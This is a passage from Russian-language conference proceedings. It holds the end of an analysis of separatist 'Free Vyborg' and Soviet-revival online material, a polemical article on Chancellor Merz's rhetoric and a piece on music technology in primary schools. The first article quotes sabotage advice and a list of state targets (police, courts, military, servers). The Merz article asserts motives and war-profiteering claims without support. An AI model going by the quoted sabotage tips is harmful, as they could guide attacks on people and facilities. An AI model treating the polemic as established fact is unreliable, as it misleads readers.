В текстах постов много увещаний, апелляций к сознанию потенциальных единомышленников с целью изменить их отношение к российскому режиму и начать действовать («внести свой вклад в независимость»). «Признайтесь себе честно: для вас нет, на самом деле, принципиальной разницы под каким флагом жить, трудиться, растить детей и внуков, радоваться новому утру, если это будет спокойная жизнь в стабильно развивающейся стране с соблюдением прав граждан (ваших, в том числе), честными судами и отсутствием преследования за инакомыслие. Вы боитесь распада России только потому, что боитесь потерять то стабильное положение, которое у вас есть сейчас. Но задумайтесь, вы можете внести свой вклад в независимость и стабильность нашего будущего свободного государства. И этот вклад будет, безусловно, учтен. *Сделайте верный выбор!*»

В тексте постов много побуждающих словесных конструкций, которые могут расцениваться как инструкция к действию. *«Продумайте маршруты вашего движения, используя спутниковые карты; проведите разведку местности; учитывайте вероятность наличия камер наружного наблюдения: выберите наиболее благоприятное для акции время, придумайте легенду на случай непредвиденных обстоятельств»*.

Объекты партизанских действий четко обозначены: *«Мы считаем легитимными для партизанской борьбы: сооружения, имущество и автопарк районных, поселковых и иных администраций, здания, сооружения, имущество и автопарк отделений силовых структур: полиции, МВД, ФСБ и т.д., здания, сооружения, имущество и автопарк судов; здания, сооружения, имущество и автопарк воинских частей и расположений войск, военкоматы, агитационные пункты призыва, системы видеонаблюдения, камеры, серверная, здания, сооружения, имущество и автопарк районных, поселковых и иных администраций и т.д.»*, «киберструктура режима: сайты гос. организаций, серверы, приёмо-передающие устройства, коммутаторы, -электро-, водо-, газоснабжение всего вышеперечисленного, иное государственное имущество». Подчеркивается добровольность участия в акциях, причем неоплачиваемых.

Сторонники «Вольного Выборг» уповают *«на прорыв сил РДК и ЛСР в приграничные с Украиной области»*, откровенно говорят о том, что *«несколько дней тому назад мы предприняли попытку сотрудничества с одной организацией, целью которой является демонтаж России»*; заявляют, что *«сейчас у нас общий враг — московский режим, который должен быть ликвидирован. На этом и необходимо сосредоточить усилия»*.

Вместе с тем, подписанты Сообщества Северной Евразии Ион Озеро, РПД «Чёрный мост» прямо заявляют о своей поддержке оппозиции: *«Мы, нижеподписавшиеся, выражаем безусловную поддержку и одобрение действиям объединённого военного крыла оппозиции, призываем всех поддерживать боевые действия и партизанскую борьбу с путинским режимом. Нет судьбы, кроме той, что мы творим сами. Нет — войне, да — восстанию!»* Иными словами, подписанты одобряют военные действия против России и призывают к протестной деятельности, т.е. восстанию.

В данном случае — манифест как речевой акт представляет собой призыв, обращённый к адресату с целью побудить его выполнить совокупность действий (присоединиться, поддержать движение, идти до конца, т.е. до решения проблемы), осмысляемых как важная часть общественно значимой деятельности (*«долг финляндского правительства и народа»*), способствующей достижению некоторых идеалов (добиться процветания, свободы, присоединения к европейской цивилизации). Манифест побуждает адресата учитывать в своём повседневном поведении эти идеалы, причем субъекты информирования и адресат являются политическими субъектами или их представителями, а сам речевой акт рассматривается как часть общественно-политической коммуникации. Манифест закладывает основы *«будущего государства — независимой Выборгской Республики»*.

В совокупности вербальный и невербальный компоненты информационных материалов свидетельствуют о намерениях участников — добиться отделения ряда территорий от России. Контекст позволяет сделать вывод: конституционный строй России определяется в исследуемом тексте как объект агрессии и вражды.

Предполагается, что Республика «Вольный Выборг» будет опираться на уже существующую систему Российской Федерации, но будет строиться на *«совершенно иных принципах»*. Предлагается *«переосмыслить основной закон Конституцию. Переосмыслить саму суть правовых основ пост-российской государственности»* (пост- т.е. после исчезновения российской государственности — приставка *«пост»* — означает после). Называются также акции прямого действия. *«Если вы готовы рисковать, если обладаете знаниями о том, как проводятся подобные акции — Действуйте вместе с нами. Если хотите научиться, то есть ряд инструкций, посвященных этому вопросу»*). Ключевым словом в Манифесте является слово «оккупация» (*«Чем больше вокруг тех, кто осознает, что выборгская земля — не Россия, тем скорее наш регион станет свободен от московской оккупации»*). Манифест является ни чем иным как самим действием по воспрепятствованию законной деятельности российских государственных органов.

Обозначенную территорию авторы «Манифеста» считают *«оккупированной частью финно-угорского пространства»*. «Манифест» объективно может сформировать и закрепить в читательском сознании отрицательный стереотип в отношении России, послужить основой для ультрарадикальных устремлений, поскольку открыто оправдывает правомерность применения насилия в отношении «власти Москвы», проповедуют

«отказ от восприятия московского режима как легитимного». Всесторонне обосновывается необходимость изменить политический строй, переписать Конституцию будущей Республики «Вольный Выборг».

Другой пример, формирующий сепаратистский дискурс. На видео-хостинге «YouTube» (www.youtube.com/@sovetybg4) воспроизводится совокупность сюжетов, которые можно рассматривать как комплексное, целостное, композиционно единое развернутое высказывание о смене власти в г. Выборге Ленинградской области. Videоканал создан для пропаганды идей и деятельности некоей организации «Народный совет Выборга». Доминантным лицом во всех сюжетах является некий Борисов, который позиционирует себя как Председатель Народного совета Выборгского района Ленинградской области. Все высказывания носят характер отрицания существования Российской Федерации, легитимности ее органов. *«Никто из нас не походил процедуру гражданства В РФ... ее проходили несколько лиц, Жерар Депардьё и еще несколько лиц».* Отрицается законность получения паспортов граждан Российской Федерации (*«получили фейковые, липовые паспорта. И российские паспорта не являются паспортом. Но это условно, поскольку они получили гражданство не от граждан РФ»*). Российский паспорт называет «бланком строгой отчетности» (по сути дубликат советского паспорта). Борисов также утверждает, что «много нарушений в оформлении, что делает его по меркам... даже в рамках закона РФ недействительным».

Далее заявляется, что РФ и ее структуры (полиция, суды, налоговые службы) оказывает нам услуги. «Мы попросим у них отчет, конечно, о расходовании наших средств, потому что средства именно наши, это народные деньги и потихонечку *«начнем управлять местными органами самостоятельно»*».

Созданный 3 ноября 2020 г. (по свидетельству организаторов) «Народный совет Выборгского района Ленинградской области в составе РСФСР, СССР является местным органом власти: Мы действуем в соответствии с законами и всей правовой базой РСФСР, СССР. Приглашаем к нам всех совершеннолетних дееспособных граждан РСФСР, СССР, проживающих на территории Выборгского района Ленинградской области». Вместе с тем, на территории Выборга и Ленинградской области действуют муниципалитеты, органы местного самоуправления, в которых главами работают избранные жителями люди. Иными словами, сторонники СССР создают параллельную структуру.

На всех указанных ресурсах подвергается сомнению легитимность Армии (Вооруженных сил Российской Федерации) и Министерства внутренних дел (*«Армия — это ЧОП, полицейские подразделения — тоже ЧОП, они ими являются, почему-то считают себя полицией. «ЧОП выполняет указания тех, кто им платит».* Используются приемы психологического воздействия на аудиторию. Основной прием — обращение, подчеркивание единения с помощью местоимения «Мы» (*«Мы не преследуем получение прибыли, призваны делать максимально полезное для общества»*) и маркера «каждый» (*«От действия каждого зависит, как перераспределить ресурсы в пользу жителей»*). Еще один прием воздействия — апелляция к гражданственности и совести: *«Включите совесть! Всем добра! Принимайте нашу сторону!»; «Если хотите управлять своей страной! Давайте делать все сообща!»* Используются обращения в виде призывов: *«Приглашаем к нам всех совершеннолетних дееспособных граждан РСФСР, СССР, проживающих на территории Выборгского района Ленинградской области»*.

Видеосюжеты вызывают аллюзии (аналогию) с запрещенной организацией «Граждане СССР», поскольку продвигают идеи возврата к жизни россиян по законам и правилам СССР (не существующего ныне государства), а руководители Совета отрицают легитимность Российской Армии, МВД, Администраций, муниципалитетов, не признают паспорта РФ, отрицают вообще наличие граждан Российской Федерации, поскольку жители якобы не проходили процедуру гражданства. Можно провести и аналогии деятельности владельцев указанных страниц с запрещенными в Российской Федерации организациями, такими, как межрегиональное общественное объединение «Союз Славянских Сил Руси» (другие наименования «Союз Советских Социалистических Республик», «СССР»); межрегиональное общественное объединение «Граждане СССР» (другие наименования «Держава Союз Советских Светлых Родов», «Совет Советских Социалистических Районов», «Совет Союза Советских Социалистических Районов», «Верховный Совет Союза Советских Социалистических Районов», «Верховный Совет Воинов Державы Союза Советских Светлых Родов», «Сверхдержава Союз Советских Светлых Родов», «Верховный Совет Воинов Сверхдержавы Союз Советских Светлых Родов», «ВСВ держава СССР», «Союз Советских Социалистических Республик».

В тексте есть свидетельства того, что членам Исполком известно о существовании подобных структур. *«Есть еще в наших городах Народный совет. Мы не первые...Поддерживаем связи (оказываем информационную поддержку, когда образуются краевые, областные, союзные советы).* Таким образом, члены комьюнити поддерживают и развивают идеи запрещенных в Российской Федерации организаций, исповедуя возврат к прошлому, к законам СССР, которые, по их мнению, справедливее нынешних. Мотивирование на получение в будущем бесплатных льгот (на жилье, лечение, обучение), способствует привлечению в организацию новых членов.

Видеосюжеты, объединенные одной тематикой и идеями, направлены на повышение эффективности речевого воздействия, представляют собой убеждающую коммуникацию. Семантически значимая и повторяющаяся информация о правомерности существования в настоящее время Выборгского района в структуре СССР, РСФСР имеет определенный смысл и способно повлиять на изменение поведения жителей этого района. Видеосюжеты направлены на активизацию, т.е. побуждение к действию в заданном направлении и дестабилизацию (непризнание гражданства Российской Федерации, непризнание статуса паспортов РО, непризнание Вооруженных сил как государственных, которые названы ЧОПами (частными организациями и

предприятиями). Несмотря на оговорки в мирном характере деятельности НС, плавном переходе в правовое поле СССР, в содержании видеосюжетов заложен разрушительный потенциал системных идей, разрушающих идеологию существования действующего государства — Российская Федерация. Мероприятия, которые проводит Народный совет, нельзя назвать легитимными (например, выборы народных судей). Это вводит в заблуждение жителей Выборга и поселений Выборгского района.

Современное российское государство представлено как нелегитимное (т.е. фактически не существующее), адресат убеждается авторами постов в негативном характере целей исполнения органами, осуществляющими государственную власть. Ключевая идея: Советский Союз никогда не распадался, поэтому действующая сегодня в России власть должна быть признана нелегитимной; в 1991 г. произошел «рейдерский захват» власти, а действующее руководство РФ и государств, образовавшихся на месте бывших союзных республик, являются «организованными преступными сообществами», с которыми необходимо бороться, дабы восстановить все структуры и органы СССР. Российская Федерация представлена как иностранное государство, законам которого, граждане СССР, или те, кто считается ими, не должны подчиняться.

Заключение. Идеология, в основе которой лежит полное отрицание Российской Федерации, размывает основы государственности, наносит вред информационной безопасности страны, а также психологически оказывает негативное влияние на общественное сознание граждан РФ, сводит на нет значение для них понятий «родина», «патриотизм», «национальные ценности», «гордость за страну». Принижение значимости гражданина РФ, убеждение его в недееспособности, положении раба, не имеющего прав в стране проживания, способно его деморализовать. Владельцы аккаунтов В Глобальной Сети целенаправленно собирают информацию по названной теме, пропагандируют идею возврата к СССР, и модерируют посты. В их идеологии используется смесь из идей немецкого движения рейхсбюргеров и антисемитских идей. Постоянная апелляция к «друзьям» в виде риторических вопросов и суждений; предложение пройти по интернет-навигациям; желание представить «убедительный» материал со ссылками на статьи законов Гражданского и Уголовного кодекса, Конституцию РФ, правительственные документы, инструкции, как действовать для получения статуса граждан СССР; для убедительности представление авторов постов в качестве правоведов и просветителей, просьбы распространить материал; использование приемов вовлечения в обмен идеями.. Сознательно, системно и планомерно дискредитируется деятельность ведущих государственных органов (Росгвардия, Армия, МВД, МЧС, прокуратура, следственные органы, администрации всех уровней)», оскорбляются граждане РФ. Коммуникативным намерением авторов постов является доведение до граждан идеи нелегитимности перечисленных органов и игнорирования законов РФ. В ряде постов обнаруживаются признаки воспрепятствования властям, в них пошагово излагается инструкция саботирования правил регистрации документов, оплаты ЖКХ, выдачи паспортов РФ, регистрации имущества. В постах есть призывы к восстановлению советов депутатов на местах и проведению выборов советов («Наша срочная задача = восстановление советов на местах»). Пропаганда отказа от прав, предоставляемых Российской Федерацией, убеждение аудитории в ее недееспособности на территории РФ, подтачивают основы российской государственности, побуждают к протестным действиям, наносят вред мировоззрению россиян, из которого исключаются ценностные основания — понятия «родина», «патриотизм». Распространение экстремистских идей противостояния государству РФ разрушают его изнутри, направлены против безопасности граждан.

Противодействием целенаправленной пропаганде сепаратизма могут стать только разработка и апробация психосоциальных технологий и медийной стратегии информационно-пропагандистской политики России, направленных на обеспечение национальной безопасности в информационном поле, постоянное выявление социально-психологических факторов и условий, определяющие эффективность их реализации в условиях гибридной войны, создание точных маркеров, выявляющих экстремистские материалы и гигиена информационного пространства России.

СПИСОК ЛИТЕРАТУРЫ

1. Емельянов А.И. Особенности применения политических технологий в российском интернет-пространстве // Вестник Российского университета дружбы народов. Серия: Политология. 2019. Т. 21. № 2. С. 208-217. DOI: 10.22363/2313-1438-2019-21-2-208-217.
2. Забарин А. В., Ватулин А.И. Психологические основания информационной войны // Информационные войны. 2018. № 1(45). С. 38-44.
3. Коробов А. А. Сетевой и иерархический формат цифровой пропаганды в политическом коммуникативном пространстве // Изв. Саратов. ун-та. Нов. сер. Сер. Социология. Политология. 2020. Т. 20, вып. 4. С. 459-463. DOI: <https://doi.org/10.18500/1818-9601-2020-20-4-459-463>.
4. Веригин С.Г. Национальная политика Финской администрации на территории оккупированной Карелии в 1941-1944 гг. // Вестник РУДН, серия История России, 2009, № 4. С. 9.

УДК 101.1; 159.9

РЕЧЕВОЕ ПОВЕДЕНИЕ КАНЦЛЕРА ГЕРМАНИИ: ПРЕДПОЧТЕНИЕ — МЕНАСИВАМ

Мисонжников Борис Яковлевич

Санкт-Петербургский государственный университет

Университетская наб., 7–9, Санкт-Петербург, 199034, Россия

e-mail: b.misonzhnikov@spbu.ru

Аннотация. Рассматриваются аспекты речевого поведения канцлера Германии Фридриха Мерца, его публичные высказывания, в которых содержится прямая угроза руководству Российской Федерации.

Политические менасивы канцлера дестабилизируют международную обстановку, пагубно влияют на межнациональные отношения. Отмечается, что заявления Мерца, занимающего высокое положение в иерархии западных политиков, крайне опасны тем, что обретают перформативный эффект, становятся крайне деструктивными в отношении информационно-психологической безопасности общества.

Ключевые слова: канцлер Германии; речевое поведение; менасив; информационно-психологическая безопасность; перформативный эффект.

SPEECH BEHAVIOR OF THE GERMAN CHANCELLOR: PREFERENCE FOR MENASIVAS

Misonzhnikov Boris

Saint Petersburg State University

7-9 Universitetskaya Emb, St. Petersburg, 199034, Russia

e-mails: b.misonzhnikov@spbu.ru

Abstract. The article examines the aspects of the speech behavior of German Chancellor Friedrich Merz, as well as his public statements that contain direct threats to the leadership of the Russian Federation. The Chancellor's political statements have destabilized the international situation and had a detrimental impact on interethnic relations. It is noted that Merz's statements, as a high-ranking Western politician, are extremely dangerous because they have a performative effect and become highly destructive in terms of the information and psychological security of society.

Keywords: German Chancellor; speech behavior; menasiv; information and psychological security; performative effect.

Введение. Фридрих Мерц, лидер консервативного блока Христианско-демократического союза и Христианско-социального союза (ХДС/ХСС) стал федеральным канцлером Германии в мае 2025 г., причем первый раунд голосования для него закончился неудачей: впервые в истории ФРГ кандидат на пост канцлера лишь со второй попытки — да и то в итоге хитроумных коалиционных переговоров — смог получить поддержку членов бундестага. У нового главы федерального правительства примечательное происхождение: отец воевал на Восточном фронте в составе вермахта, а дед по материнской линии еще в 1933 г. вступил в нацистскую партию (НСДАП) и в звании обершарфюрера служил в СА — штурмовом отряде, представляющем собой боевую организацию партии. То есть Мерц вырос в окружении людей, как можно предположить с полным на то основанием, преданным нацистской идеологии. Едва став канцлером, он проявил себя как радикальный сторонник реваншизма и убежденный приверженец применения военной силы в экспансионистских целях.

И еще один немаловажный факт: Мерц по материнской линии — потомок древнего рода Совиньи, детство провел в родовом особняке и, повзрослев, пошел по пути многих европейских аристократов. Партийную работу в консервативном блоке совмещал с занятием руководящих должностей в нескольких банках, страховых компаниях, в управлении крупного химического концерна и, что самое важное, в немецком подразделении американской инвестиционной компании BlackRock. Там он был председателем наблюдательного совета. Между прочим, это самая крупная в мире компания по размеру активов под управлением, т.е. под этим подразумевается общая рыночная стоимость всех инвестиций, которыми управляет компания от имени клиентов. Размер этих активов под управлением в компании BlackRock за апрель — июнь 2025 года составил около 12,5 трлн долларов! Правда, Мерц компанию уже покинул, чтобы не создавать «конфликта интересов». Так что Мерц — отнюдь не бедный аристократ, что необходимо учитывать при рассмотрении мотивов его поступков. Они обусловлены не только пронацистским воспитанием, но и классовыми, имущественными факторами, ради соответствия которым канцлер, несмотря на крайне правое и шовинистическое мировоззрение, надевает кипу и выступает в синагоге.

Всей совокупностью причин — как идейных, так и материальных — обусловлено поведение Мерца, включая и речевое. Пожалуй, ни один канцлер всего послевоенного периода не позволял себе демонстрировать такого пренебрежительного, оскорбительного и неприязненного отношения к России и ее первым лицам, как это позволяет себе Мерц. По-видимому, его доминирующие поведенческие паттерны обусловлены, во-первых, трансгенерационными духовно-идеологическими причинами, включая даже национально-травматические, сочетающиеся с желаниями отмщения, а во-вторых, причинами сугубо прагматическими, совершенно меркантильными. То есть агрессивная риторика канцлера представляет собой сочетание эмотивного и несдержанного, по сути своей зачастую непристойного фразёрства и продуманных, подстрекательских заявлений, формирующих поле провокативного дискурса. Т.А. Воронцова отмечает: «Психологическая наука трактует вербальную агрессию как проявление негативных эмоций по отношению к чему-либо или к кому-либо, выраженное в речи. Однако с позиций коммуникативной лингвистики важно не только как сказано, но и для чего сказано» [1]. Как опытный политик, Мерц, вне всякого сомнения, хорошо представляет себе последствия проявленной им речевой агрессии. Т.А. Воронцова далее подчеркивает: «Мы рассматриваем речевую агрессию как целенаправленное, мотивированное, преимущественно контролируемое (через сознательный выбор речевых стратегий и тактик, а также отбор речевых и языковых средств) речевое поведение. <...> С точки зрения диалогического взаимодействия, речевая агрессия — это установка адресанта на антидиалог в широком смысле слова» [1]. Мерц, таким образом, своим поведением практически делает невозможным диалог с российской стороной.

По отношению к России и ее политическому руководству едва ли не во всех выступлениях Мерца красной нитью проходят угрозы, которые можно идентифицировать как имплицитные и эксплицитные. По утверждению Е.Ю. Сидоровой, «если агрессия в речи представлена имплицитно (косвенно, замаскировано), мы говорим о косвенных вербально-агрессивных актах» [2]. И в выступлениях Мерца — особенно до того, как он прошел процедуру избрания на пост канцлера — превалировала именно имплицитная речевая агрессия, которая проявлялась не только вербально, а именно в не столь резких политических заявлениях, но и в паралингвистическом аспекте — например, политик позволял себе негативно-ироничный тон в отношении России и ее лидеров. Для манифестаций открытого менасивного поведения у Мерца было меньше возможностей. Но после избрания канцлером он стал допускать заявления явно русофобского и очень резкого характера. А.А. Романов и О.В. Новоселова справедливо обращают внимание на то, что до завершения выборов «политики избегают частого использования таких форм высказываний-угроз, чтобы не запугать избирателей возможными менасивными последствиями» [3]. Нынешний канцлер, конечно, не был исключением.

Заявления Мерца, который занял высокую должность, обретают несравненно более значительный вес, поскольку теперь он выступает в качестве лидера Германии. В его риторике, тем не менее, остается некая иррациональность и фантазийность, по-прежнему присутствует эмотивно-идеологическая составляющая. Так, он утверждал в интервью, что «Владимир Путин хочет восстановить Советский Союз», на что последовала жесткая реакция известного журналиста Томаса Рёпера, назвавшего Мерца «лгуном», так как Путин ничего подобного говорить не мог [4].

Однако в современных высказываниях канцлера, отражающих его политическую позицию, в большей мере ощущается именно конкретно-прагматический подход, который обусловлен отнюдь не трансгенерационными факторами, существующими не без доли сентиментальности, а сугубо корыстными мотивами и холодным расчетом. Канцлер инициирует получение суммы почти в триллион евро на армию и инфраструктуру Германии, и можно не сомневаться в том, что резкое повышение расходов на вооруженные силы будет приоритетом в немецкой политике. Потенциальный противник — Россия, с которой, по словам канцлера, существуют конфликтные отношения. История с деньгами не совсем ясная: Германии придется платить из бюджета страны оружием компаниям, многие из которых принадлежат иностранцам. Транснациональным корпорациям нужна война, и Мерц выступает яростным сторонником этой аферы. К слову сказать, немецкий концерн Rheinmetall AG, один из крупнейших производителей военной техники и вооружения, строит заводы в Румынии, Венгрии и Литве, перестраивает завод Volkswagen с целью производства вооружений. Даже по самым скромным подсчетам доходы Rheinmetall AG в 2025 г. вырастут на 30 %.

Реализации этих планов нужно идеологическое обеспечение, и в данном случае наиболее подходящая форма — вербальная. В контексте событий высказывания канцлера обретают перформативный эффект, слова становятся действием. Но происходит глубинный онтологический сбой: дискурс, который призвано формировать лицо, наделенное очень большой — практически исключительной — властью, деконструируется, утрачивает очертания в силу того, что субъект речемыслительной практики теряет социальные ориентиры. Дискурс не может формироваться и существовать в пространстве, в котором идут процессы симулякризации, и, как отмечает В.И. Демченко, «симулякр начинается там, где заканчивается подобие» [5]. В этом искаженном социально-политическом пространстве не может адекватно осуществляться перформативная функция. Иллокутивная цель вещающего субъекта будет совершенно не такой, какой предполагается. Возникает, по сути, метафизически тупиковая ситуация. Вероятно, ее имела в виду Л.А. Романова, отмечая, что «с трудом определяется ситуация, когда используется перформатив в его каноническом употреблении, а когда функционирует перформанс как исполнение, отвечающее лишь определенным (отдельным) условиям перформативных речевых актов» [6].

Заключение. Речевое поведение Фридриха Мерца отличается высоким уровнем вербальной агрессии, отсутствием реальных аргументов, что ведет к искажению дискурсного пространства, не способствует формированию реальной картины мира. Анализ политической ситуации в его заявлениях подменяется поверхностными, часто не соответствующими действительности пропагандистскими клише, выступления изобилуют политическими менасивными декларациями, формируют негативный образ России и демонизируют ее народ. Это разрушает основания для нормальных отношений, не способствует взаимопониманию и оздоровлению международного климата. Преднамеренная, осуществляемая в корыстных интересах симулякризация политического и социокультурного пространства может иметь совершенно определенный негативный результат, вызвать процесс дегуманизации социума.

СПИСОК ЛИТЕРАТУРЫ

1. Воронцова Т.А. Речевая агрессия: коммуникативно-дискурсивный подход: автореф. дис. ... д-ра филол. наук. Челябинск, 2006. 44 с.
2. Сидорова Е.Ю. Вербальная агрессия как коммуникативно-прагматическое явление // Вестн. Том. гос. ун-та. 2009. № 319. С. 28–31.
3. Романов А.А., Новоселова О.В. Предвыборные менасивы как особый прагматический тип высказываний со значением угрозы // Вестн. Сев. (Арктич.) федер. ун-та. Сер.: Гуманит. и соц. науки. 2020. № 1. С. 44–52.
4. Röper Th. Wenn Friedrich Merz über Russland spricht... // Anti-Spiegel. 2025. 2. Sept.
5. Демченко В.И. ЫСимулякризация социокультурного пространства // Вестн. Ставропольск. гос. ун-та. 2009. № 61. С. 106–110.
6. Романова Л.А. Композитные перформативы в функциональной парадигме языка: семантический и прагматический аспекты: автореф. дис. ... д-ра филол. наук. Великий Новгород, 2010. 48 с.

УДК37.015.31

**ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКАЯ БЕЗОПАСНОСТЬ И АДАПТАЦИЯ УЧАЩИХСЯ
НАЧАЛЬНОЙ ШКОЛЫ В УСЛОВИЯХ ЦИФРОВОЙ ТРАНСФОРМАЦИИ ОБРАЗОВАНИЯ.
ПАРАДИГМЫ ГУМАНИТАРНОЙ КУЛЬТУРЫ В МУЗЫКАЛЬНО-
КОМПЬЮТЕРНОМ ТВОРЧЕСТВЕ**

Рубцов Антон Александрович

Российский государственный педагогический университет им. А. И. Герцена
реки Мойки наб., 48, Санкт-Петербург, 191186, Россия
Академическая гимназия № 56 имени М. Б. Пильдес
Чкаловский пр-т, 35, Санкт-Петербург, 197376, Россия
e-mail: petershelter@mail.ru

Аннотация. В статье рассматриваются актуальные аспекты компьютерного творчества учащихся начальной школы в контексте художественно-эстетических практик. Описывается роль и примеры применения музыкально-компьютерных технологий в реализации гуманитарно-гуманистической парадигмы образования. Анализируется парадигма гуманитарной культуры как фактор обеспечения педагогической адаптации и информационно-психологической безопасности личности ученика в условиях цифровой трансформации образования.

Ключевые слова: информационно-психологическая безопасность; музыкально-компьютерные технологии; компьютерное творчество; гуманитарная культура.

**INFORMATION-PSYCHOLOGICAL SAFETY AND ADAPTATION OF PRIMARY SCHOOL STUDENTS
IN CONDITIONS OF DIGITAL TRANSFORMATION OF EDUCATION. PARADIGMS
OF HUMANITARIAN CULTURE IN MUSIC-COMPUTER CREATIVE ACTIVITY**

Rubtsov Anton

Herzen State Pedagogical University of Russia
48 Moika River Emb., St. Petersburg, 199406, Russia
Academic Gymnasium No. 56 named after M.B. Pildes
35 Chkalovsky Ave, St. Petersburg, 197376, Russia
e-mail: petershelter@mail.ru

Abstract. The article discusses current aspects of elementary school students' computer-based creativity within the context of artistic and aesthetic practices. It describes the role and examples of applying musiccomputer technologies in the implementation of a humanitarian-humanistic paradigm of education. It analyzes the paradigm of humanitarian culture as a factor ensuring pedagogical adaptation and the informational-psychological safety of the student in the conditions of digital transformation of education.

Keywords: information and psychological security; music computer technologies; computer creative work; humanitarian culture.

Введение. В связи с информационно-цифровой трансформацией культуры в целом, и ее подсистемы, — образования, все большую актуальность обретают вопросы, характеризующие главную проблему наблюдаемого нами перехода к постиндустриальному обществу: вопросы сохранения духовности, гуманистических ориентиров личности и цивилизации [1-5].

Когда границы между «человеком» и «машиной» становятся все менее очевидными, поведение и восприятие удобно редуцируется к набору ясных и предсказуемых алгоритмов, легко теряется из внимания глубина внутреннего мира человека, творческий потенциал души, который стремится актуализироваться и обнаружить свое содержание. При этом, формирование гуманитарной культуры школьника, направленное на развитие интеллектуальных и нравственных его качеств, творческого потенциала, на осознание своего «Я» и своего места в жизни — остается неизменным категориальным ориентиром и требованием в современном образовании.

Описание исследования. Обычно, педагогические дискуссии фокусируются на роли школьных предметов гуманитарного цикла в формировании гуманитарной культуры у учеников (в рамках урочной или внеурочной деятельности) [2, 6, 7]. Наш многолетний опыт работы с учениками начальной школы (1-ые — 4-ые классы) показал, что не менее эффективным методом реализации в педагогической практике парадигм гуманистической культуры может быть творчество на компьютере [8, 9].

Такая работа может быть реализована и на интегрированных уроках музыки в компьютерном классе, и в рамках программы дополнительной образовательной программы детского объединения (кружка). Ученики после основных занятий с удовольствием посещают кружок музыкально-компьютерного творчества. Творческие занятия на компьютере — создание музыки, музицирование на миди-клавиатурах, подготовка мультимедийных проектов и презентаций — позитивно сказываются на общем психологическом самочувствии детей, дает им возможность отвлечься от стресса учебной деятельности, сосредоточившись на творчески-игровом взаимодействии, вызывающем познавательный интерес и эстетическое удовольствие [10, 11].

Так, музыкально-компьютерные технологии в современной образовательной системе обретают силу и форму новой среды педагогического развития [12], где ученики, только начинающие свой образовательный путь, могут погрузиться в сферу культуры и личностной самоактуализации. Такой подход к приобщению учеников

Для организации первых занятий детского музыкального творчества, и наглядного объяснения элементов музыкальной теории, при наличии подключения к сети интернет, удобно использовать музыкальные веб-платформы, например, SongMaker — ChromeMusicLab. В нашей статье мы использовали графическое представление музыки именно этого онлайн ресурса (рис. 1, рис. 2). Данный ресурс позволяет создавать не только мелодии, но открывает другие пути и возможности реализации творческих и познавательно-экспериментальных интересов современных школьников.

Заключение. Приобщение учеников начальной школы к учебно-творческой деятельности на компьютере, применение методологии музыкально-компьютерных технологий в творчестве — может быть эффективным средством адаптации младших школьников в актуальных условиях информатизации образования. Реализуемая в парадигме гуманитарной культуры творческая деятельность, с применением программно-цифрового инструментария, может служить гармоничному и разностороннему развитию учеников, их личностных качеств, духовности, и значит — быть важным элементом информационно-психологической защиты внутреннего мира ученика.

СПИСОК ЛИТЕРАТУРЫ

1. Горбунова И.Б., Романенко Л.Ю. Феномен музыкально-компьютерных технологий в современной культурологической и социогуманитарной теории и практике // Казанский педагогический журнал, 2015. № 5-2 (112). С. 388-395.
2. Данилова О.В. Формирование гуманитарной культуры учащихся эпоху современных глобальных перемен // Сибирский педагогический журнал, 2007. № 3. С. 248-255.
3. Романенко Л. Ю. Музыкально-компьютерные технологии как феномен современной культуры. Специальность 24.00.01 — теория и история культуры: автореф.дисс. ... канд. культурологи. СПб., 2015.
4. Горбунова И.Б. Синергетика сложности М. С. Кагана и трансдисциплинарный подход к изучению музыкальных явлений // Современная культурология и ее образовательные модули. XVIII Кагановские чтения. Сборник статей участников Всероссийской научно-практической конференции. Санкт-Петербург, 2025. С. 8-24.
5. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105-108.
6. Красильников И.М. Методика музыкального обучения на основе цифрового инструментария. М.: Институт новых технологий, 2008. 212 с.
7. Рубцов А.А. Мировая художественная культура на интегрированных уроках музыки в классах музыкально-компьютерных технологий // Современное музыкальное образование — 2017. Материалы XVI Международной научно-практической конференции. Российский государственный педагогический университет им. А. И. Герцена; Санкт-Петербургская государственная консерватория им. Н. А. Римского-Корсакова / Под общ. ред. И. Б. Горбуновой. СПб.: Изд-во РГПУ им. А. И. Герцена, 2017. С. 302-305.
8. Рубцов А.А. Практические аспекты формирования игрового и экспериментально-поискового взаимодействия учащихся на музыкальных занятиях средствами музыкально-компьютерных технологий // Философия образования и диалог поколений. Сборник научных трудов XXIX Международной конференции. СПб., 2023. С. 483-487.
9. Рубцов А.А. Музыкально-компьютерные технологии в начальной общеобразовательной школе // Мир науки, культуры, образования, 2021. № 4 (89). С. 272-275.
10. Рубцов А.А. Арт-терапия в художественном образовании и музыкально-компьютерные технологии // Современное музыкальное образование — 2019. Материалы XVIII Международной научно-практической конференции / Под общ. ред. И. Б. Горбуновой. СПб.: Изд-во РГПУ им. А. И. Герцена, 2020. С. 430-434.
11. Рубцов А.А. Музыкально-компьютерные технологии как здоровьесберегающий фактор в системе образования // Коммуникативные стратегии информационного общества. Труды XIV Международной научно-теоретической конференции. СПб., 2022. С. 280-281.
12. Горбунова И.Б. Феномен музыкально-компьютерных технологий как новая образовательная творческая среда // Известия Российского государственного педагогического университета им. А.И. Герцена, 2004. Т. 4. № 9. С. 123-138.
13. Еркин А.В. Понятия «информация» и «информационная безопасность»: от индустриального общества к информационному // Информационное общество, 2012. № 1. С. 73-75.
14. Рубцов А.А. Практическое музицирование школьников в парадигме арт-терапии. Электронные музыкальные инструменты в современной школе // Международный научно-исследовательский журнал, 2025. № 8 (158).
15. Бергер Н.А. Современная концепция и методика обучения музыке (Голос нот). СПб.: КАРО, 2004. 368 с. (Модернизация общего образования).
16. Красильников И.М. Концепция интерактивной музыкальной деятельности школьников // Педагогика искусства, 2016. № 1.

УДК 004.032.26

ВЫЗОВЫ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ ИСПОЛЬЗОВАНИЯ НЕЙРОННЫХ СЕТЕЙ В ИЗДАТЕЛЬСТВЕ

Трясцын Андрей Юрьевич, Ковганко Валерия Егоровна

Санкт-Петербургский государственный университет промышленных технологий и дизайна

Большая Морская ул., 18, Санкт-Петербург, 191186, Россия

e-mails: tryastsyn.andrej@yandex.ru, KovLerEgo@yandex.ru

